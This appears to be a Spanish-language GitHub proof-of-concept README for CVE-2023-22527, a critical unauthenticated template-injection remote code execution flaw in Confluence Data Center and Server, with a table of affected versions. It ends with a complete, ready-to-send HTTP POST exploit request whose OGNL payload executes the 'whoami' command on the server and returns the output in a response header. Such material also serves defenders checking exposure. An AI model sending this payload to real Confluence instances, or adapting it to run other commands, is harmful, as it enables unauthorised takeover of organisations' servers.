 manh130902/cve-2023-22527-poc
Se descubrió una vulnerabilidad de ejecución remota de código (RCE) de severidad crítica (CVE-2023-22527) en Confluence Server y Data Center.


Una vulnerabilidad de inyección de plantillas en versiones antiguas de Confluence Data Center y Server permite a un atacante no autenticado lograr RCE en una instancia afectada. Los clientes que utilicen una versión afectada deben tomar medidas inmediatas. Las versiones más recientes compatibles de Confluence Data Center y Server no se ven afectadas por esta vulnerabilidad, ya que finalmente se mitigó durante las actualizaciones periódicas de versiones. Sin embargo, Atlassian recomienda que los clientes se aseguren de instalar la última versión para proteger sus instancias de vulnerabilidades no críticas descritas en el Boletín de Seguridad de enero de Atlassian.
| Producto | Versiones afectadas |
|---|
| Confluence Data Center y Server | 8.0.x 8.2.x 8.3.x 8.4.x 8.5.0-8.5.3 |


POST /template/aui/text-inline.vm HTTP/1.1
Host: {HOST_NAME}
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29